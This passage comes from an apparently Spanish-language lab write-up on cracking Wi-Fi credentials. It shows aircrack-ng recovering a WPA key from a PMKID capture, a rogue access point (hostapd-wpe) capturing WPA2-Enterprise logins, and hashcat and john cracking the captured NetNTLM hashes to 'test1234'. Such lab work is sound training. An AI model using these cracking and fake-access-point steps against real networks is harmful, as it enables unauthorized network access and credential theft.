5 24:A4:3C:FE:22:36 Intertelecom_FREE Unknown
6 28:10:7B:94:BB:29 ogogo WPA (0 handshake, with PMKID)
7 F4:EC:38:A6:2F:EA TPLIN WPA (0 handshake)
8 F8:1A:67:E5:05:62 Smile WPA (1 handshake)

Index number of target network ? 6

```

```

root@kali: /home/kali/Documents
File Actions Edit View Help

Aircrack-ng 1.7

[00:00:00] 2302/2302 keys tested (5364.25 k/s)

Time left: --

KEY FOUND! [ 15211521 ]

Master Key : 6D 0B 22 77 1F 24 4A 2A D7 23 5D 3D A5 00 26 E1
             AC 23 1A 5A 90 CD 9E F8 56 7F D9 58 BA 0A CB 94

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


EAPOL HMAC : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

- A continuación se presentan los ficheros de log resultantes de la captura de autenticación WPA2-Enterprise [Log ejecución hostapd-wpe](#) - [Log autenticación capturada](#) mediante un punto de acceso falso, en este caso también podréis aplicar una técnica de cracking offline. En este caso podéis utilizar hashcat o "johntheripper" junto con el diccionario de posibles contraseñas que os hemos indicado en este mismo apartado.

Debido a problemas encontrados en los ficheros, hemos creado un documento conteniendo los usuarios y sus contraseñas cifradas en un documento llamado hash.txt

Utilizando el comando "hashcat -m 5500 -a0 hash diccionario" hemos podido descifrar que la contraseña es: "test1234".




```

kali@kali: ~/Documents
File Actions Edit View Help
Log_ejecucion_hostapd-wpe
$ hashcat -m 5500 -a0 hash diccionario
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None=Asserts, RELOC, LLVM 17.0
.o, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #1: cpu=haswell-14th Gen Intel(R) Core(TM) i7-11650G @ 2.80GHz, 1058
/2180 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 4 digests; 4 unique digests; 4 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

```




```

kali@kali: ~/Documents
File Actions Edit View Help
$ john --wordlist=/home/kali/Documents/diccionario /home/kali/Documents/hash
Warning: detected hash type "netntlm", but the string is also recognized as "
netntlm-naive"
Use the "--format-netntlm-naive" option to force loading these as that type i
nstead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (netntlm, NTLMv1 C/R [MD4 DES
(ESS MD5) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
test1234 (user_test)
test1234 (user_test)
test1234 (user_test)
test1234 (user_test)
4g 0:00:00:00 DONE (2025-01-08 01:07) 100.0g/s 57550p/s 230200c/s 230200c/s g
oblu..induction
Use the "--show --format-netntlm" options to display all of the cracked passw
ords reliably
Session completed.

```

Se ve más claro con el uso del comando "john --wordlist=/home/kali/Documents/diccionario /home/kali/Documents/hash"



```

kali@kali: ~/Documents
File Actions Edit View Help
$ john --wordlist=/home/kali/Documents/diccionario /home/kali/Documents/hash
Warning: detected hash type "netntlm", but the string is also recognized as "
netntlm-naive"
Use the "--format-netntlm-naive" option to force loading these as that type i
nstead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (netntlm, NTLMv1 C/R [MD4 DES
(ESS MD5) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
test1234 (user_test)
test1234 (user_test)
test1234 (user_test)
test1234 (user_test)
4g 0:00:00:00 DONE (2025-01-08 01:07) 100.0g/s 57550p/s 230200c/s 230200c/s g
oblu..induction
Use the "--show --format-netntlm" options to display all of the cracked passw
ords reliably
Session completed.

```